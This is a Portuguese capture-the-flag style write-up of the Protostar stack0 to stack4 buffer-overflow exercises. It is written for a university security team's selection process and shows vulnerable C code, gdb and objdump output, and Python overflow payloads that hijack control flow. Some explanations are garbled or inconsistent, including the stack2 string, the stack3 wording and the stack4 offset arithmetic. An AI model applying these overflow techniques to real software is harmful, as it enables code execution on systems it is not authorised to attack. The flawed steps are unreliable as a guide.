

Universidade Federal do Rio de Janeiro (UFRJ)
Processo Seletivo do Grupo de Resposta a Incidentes de Segurança (GRIS) - 2020
Tag III de Segurança Ofensiva
Avaliador: José Luiz
Candidato: Felipe de Jesus

Relatório de desafios da trilha de stack e format
exploit-exercises

Fonte: <https://exploit-exercises.lains.space/protostar/>

Os exercícios deste site serão feitos através do sistema operacional linux (arquivo do tipo ISO) com todo ambiente de trabalho pronto para o desenvolvimento dos desafios. Estarei utilizando o programa VMware para emular este sistema em meu computador. Para executar ele, basta configurar a ISO na VMware e obter o endereço Ip dela. Com isso vamos se conectar nela através do ssh pelo nosso computador, para isso basta digitar:

```
ssh <nome-da-vm>@<ip-da-maquina-virtual>
```

E logo em seguida digitar a senha(user) do sistema. No meu computador, fica:

```
ssh user@192.168.137.129
```

Stack 0

Este é um simples desafio de buffer overflow. Basicamente o programa cria uma variável do tipo inteiro e um buffer de texto com 64 posições. Ele pede um texto por meio da entrada padrão de tal forma que estoure o buffer e modifique o valor da variavel inteira. O código do programa pode ser visto na imagem abaixo:

```
(stack0.c)
1  #include <stdlib.h>
2  #include <unistd.h>
3  #include <stdio.h>
4
5  int main(int argc, char **argv)
6  {
7      volatile int modified;
8      char buffer[64];
9
10     modified = 0;
11     gets(buffer);
12
13     if(modified != 0) {
14         printf("you have changed the 'modified' variable\n");
15     } else {
16         printf("Try again?\n");
17     }
18 }
```

Executando o programa e digitando qualquer texto até 64 caracteres, temos:

```
(user) 192.168.137.129 — Konsole
Arquivo  Editar  Exibir  Favoritos  Configurações  Ajuda

$ ./stack0
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Try again?
$
$ python -c "print('a'*64)" | ./stack0
Try again?
$
```

Como podemos ver o programa mostra a mensagem “Try again?”, ou seja pede para tentarmos novamente. Na segunda tentativa utilizamos o python para imprimir 64 dígitos a’s e jogar isso para entrada de stack0. Para resolver este exercício temos que imprimir mais de 64 caracteres como pode ser visto na imagem abaixo:

```
(user) 192.168.137.129 — Konsole
Arquivo  Editar  Exibir  Favoritos  Configurações  Ajuda

$ python -c "print('a'*65)" | ./stack0
you have changed the 'modified' variable
$
$ python -c "print('a'*74)" | ./stack0
you have changed the 'modified' variable
$
```

Desse modo, informando 65 ou mais dígitos, o programa mostra uma mensagem indicando que conseguimos alterar o valor do inteiro modified. Logo, conseguimos estourar o buffer de tal forma que sobrescrevesse a variável inteira.

Stack1

```
(stack1.c)
1  #include <stdlib.h>
2  #include <unistd.h>
3  #include <stdio.h>
4  #include <string.h>
5
6  int main(int argc, char **argv)
7  {
8      volatile int modified;
9      char buffer[64];
10
11     if(argc == 1) {
12         errx(1, "please specify an argument\n");
13     }
14
15     modified = 0;
16     strcpy(buffer, argv[1]);
17
18     if(modified == 0x61626364) {
19         printf("you have correctly got the variable to the right value\n");
20     } else {
21         printf("Try again, you got 0x%08x\n", modified);
22     }
23 }
```

Neste exercício temos que estourar o buffer de forma que a variável modified seja igual a 0x61626364. Sabemos que os valores na memória são armazenados na ordem little endian,

Sabendo disso temos que o valor hexadecimal 61626364 em ASCII é "abcd", logo para apresentar este valor na memória temos que digitar "dcba". Com isso basta digitar 64 caracteres aleatórios e depois informar "dcba". Isso vai formar uma string com 68 caracteres e os quatro últimos vão sobrescrever a variável modified com o valor do endereço informado no início da questão.


Ao terminar o programa mostra uma mensagem informando que conseguimos obter corretamente a variável no valor correto.

```
(stack2.c)

1  #include <stdlib.h>
2  #include <unistd.h>
3  #include <stdio.h>
4  #include <string.h>
5
6  int main(int argc, char **argv)
7  {
8      volatile int modified;
9      char buffer[64];
10     char *variable;
11
12     variable = getenv("GREENIE");
13
14     if(variable == NULL) {
15         errx(1, "please set the GREENIE environment variable\n");
16     }
17
18     modified = 0;
19
20     strcpy(buffer, variable);
21
22     if(modified == 0x0d0a0d0a) {
23         printf("you have correctly modified the variable\n");
24     } else {
25         printf("Try again, you got 0x%08x\n", modified);
26     }
27
28 }
```


Este exercício utiliza o valor

de uma variável de ambiente para sobrescrever a variável `modified` para o valor `0x0d0a0d0a`. De acordo com a tabela ASCII temos que `0d` é o caractere `\r` (carriage return - redefine a posição para o início da linha) e `0a` é caractere `\n` de nova linha. Assim e através da representação little endian temos a string `"\nr\r\n\r"` para juntar com outros 64 dígitos ao final de `GREENIE`. Para isso podemos, em python utilizar o `\x` antes de `0d` ou `0a` para dizer que estes dígitos devem ser representados como símbolos hexadecimais. Sendo assim, temos:



```
(user) 192.168.137.129 — Konsole
Arquivo  Editar  Exibir  Favoritos  Configurações  Ajuda
$ GREENIE=$(python -c "print('a'*64 + '\x0a\x0d\x0a\x0d')")
$
$ export GREENIE
$
$
```

Na imagem acima usamos `"python -c"` para informar um comando. Neste comando vamos imprimir `'a'*64` somado a `"\x0a\x0d\x0a\x0d"`. Isso estoura o buffer e atribui o valor correto para a variável `modified`. Pegamos a saída desse comando completo com `$(comando)` e atribuímos para a variável `GREENIE`. Em seguida exportamos essa variável com o comando `"export <variável>"` para criar a variável de ambiente. Por fim temos que chamar o programa e vamos obter o resultado correto, como pode ser observado abaixo.




```
(user) 192.168.137.129 — Konsole
Arquivo  Editar  Exibir  Favoritos  Configurações  Ajuda
$ ./stack2
you have correctly modified the variable
$
$
```

Stack3

(stack3.c)


```
1  #include <stdlib.h>
2  #include <unistd.h>
3  #include <stdio.h>
4  #include <string.h>
5
6  void win()
7  {
8      printf("code flow successfully changed\n");
9  }
10
11 int main(int argc, char **argv)
12 {
13     volatile int (*fp)();
14     char buffer[64];
15
16     fp = 0;
17
18     gets(buffer);
19
20     if(fp) {
21         printf("calling function pointer, jumping to 0x%08x\n", fp);
22         fp();
23     }
24 }
```

Basicamente temos que estourar o buffer de forma que a variável *fp* fique com o endereço da função *fp()*. Nesse sentido, quando a variável *fp* for chamada irá executar a função *fp()*, como pode ser visto na linha 22 dentro do *if*. Para isso vamos identificar a posição que a função *win()* está definida na memória com o comando *objdump*.



```
> (user) 192.168.137.129 — Konsole
Arquivo  Editar  Exibir  Favoritos  Configurações  Ajuda
08048418:  c7 04 24 a4 95 04 08  movl $0x80495a4, (%esp)
0804841f:  ff d0                call  *%eax
08048421:  c9                  leave
08048422:  c3                  ret
08048423:  90                  nop
08048424: <win>:
08048424:  55                  push  %ebp
08048425:  89 e5               mov   %esp,%ebp
08048427:  83 ec 18            sub   $0x18,%esp
0804842a:  c7 04 24 40 85 04 08  movl $0x8048540, (%esp)
08048431:  e8 2a ff ff ff      call  8048360 <puts@plt>
08048436:  c9                  leave
08048437:  c3                  ret
08048438: <main>:
08048438:  55                  push  %ebp
08048439:  89 e5               mov   %esp,%ebp
0804843b:  83 e4 f0            and   $0xffffffff0,%esp
0804843e:  83 ec 60            sub   $0x60,%esp
08048441:  c7 44 24 5c 00 00 00  movl $0x0,0x5c(%esp)
```

Como pode ser visto na imagem acima a função `win()` está na posição 08048424 de memória, em little endian fica 24840408. Rodando o python para atribuir o valor desse endereço ao final de 64 dígitos a's e jogar esse texto para a entrada do programa temos:



Logo o programa sobrescreveu o valor de `fp` com o valor da posição de memória de `win()` e por isso quando `fp()` foi chamada o programa executou as instruções de `win()`.

Stack4

```
(stack4.c)
1  #include <stdlib.h>
2  #include <unistd.h>
3  #include <stdio.h>
4  #include <string.h>
5
6  void win()
7  {
8      printf("code flow successfully changed\n");
9  }
10
11 int main(int argc, char **argv)
12 {
13     char buffer[64];
14
15     gets(buffer);
16 }
```

Neste desafio temos que estourar o tamanho de `buffer` de tal forma que seja executada a função `win()`. Para isso precisamos sobrescrever o valor do endereço do registrador EIP(aponta para a próxima instrução a ser executada). Para isso precisamos obter duas informações importantes:

- Endereço da variável `buffer`;
- Endereço de EIP;

Com isso podemos obter a quantidade de caracteres que temos que somar e armazenar

em *buffer* para que chegue até o endereço de EIP. Abrindo o programa pelo GDB temos:

```
(user) 192.168.137.129 — Konsole
Arquivo  Editar  Exibir  Favoritos  Configurações  Ajuda
$ gdb -q ./stack4
Reading symbols from /opt/protostar/bin/stack4...done.
(gdb) break 15
Breakpoint 1 at 0x8048411: file stack4/stack4.c, line 15.
(gdb) run python -c "print('a'*64)"
Starting program: /opt/protostar/bin/stack4 python -c "print('a'*64)"

Breakpoint 1, main (argc=4, argv=0xbffffbe4) at stack4/stack4.c:15
15      stack4/stack4.c: No such file or directory.
      in stack4/stack4.c
(gdb)
```

Na imagem acima abrimos o programa com “gdb -q ./stack4”, colocamos um breakpoint na linha 15, onde inicia e termina a função gets() e executamos o programa com o comando “run python -c “print(‘a’*64)” “. Ao fazer tudo isso temos, agora, acesso aos dados das variáveis e de EIP.

Obtendo endereço de buffer:


```
(user) 192.168.137.129 — Konsole
Arquivo  Editar  Exibir  Favoritos  Configurações  Ajuda
(gdb) print &buffer
$1 = (char (*)[64]) 0xbffffb48
(gdb)
```

E na próxima obtemos o valor de EIP:

```
(user) 192.168.137.129 — Konsole
Arquivo  Editar  Exibir  Favoritos  Configurações  Ajuda
(gdb) info frame
Stack level 0, frame at 0xbffffb40:
 eip = 0x8048411 in main (stack4/stack4.c:15); saved eip 0xb7eadc76
 source language c.
 Arglist at 0xbffffb38, args: argc=4, argv=0xbffffbe4
 Locals at 0xbffffb38, Previous frame's sp is 0xbffffb40
 Saved registers:
  ebp at 0xbffffb38, eip at 0xbffffb3c
(gdb)
```


Com isso temos buffer em 0xbffffb48 e EIP em 0xbffffb3c. Subtraindo os dois temos o valor 12 que é a quantidade de bytes do endereço do buffer até chegar no endereço apontado por EIP. Então temos que informar 76(64+12) caracteres e adicionar o endereço de *win()* ao final

desses dígitos informados para resolver o problema. Podemos adquirir o endereço de *win()* com o comando *objdump*.



```
(user) 192.168.137.129 — Konsole
Arquivo  Editar  Exibir  Favoritos  Configurações  >
$ objdump -d stack4 | grep win
080483f4 <win>:
$
```

Convertendo o endereço 080483f4 para little endian e passando para o final de uma string de 76 posições com ajuda do python e jogando essa saída como entrada para o programa, temos:



```
(user) 192.168.137.129 — Konsole
Arquivo  Editar  Exibir  Favoritos  Configurações  Ajuda
$ python -c "print('a'*(76) + '\xf4\x83\x04\x08')" | ./stack4
code flow successfully changed
Segmentation fault
$
```

Como podemos observar, o programa antes de dar erro de segmentação mostrou a mensagem informando que conseguimos alterar com sucesso o fluxo de código do programa. Logo conseguimos chamar a função *win()* através de buffer overflow, pois ela que mostra essa mensagem.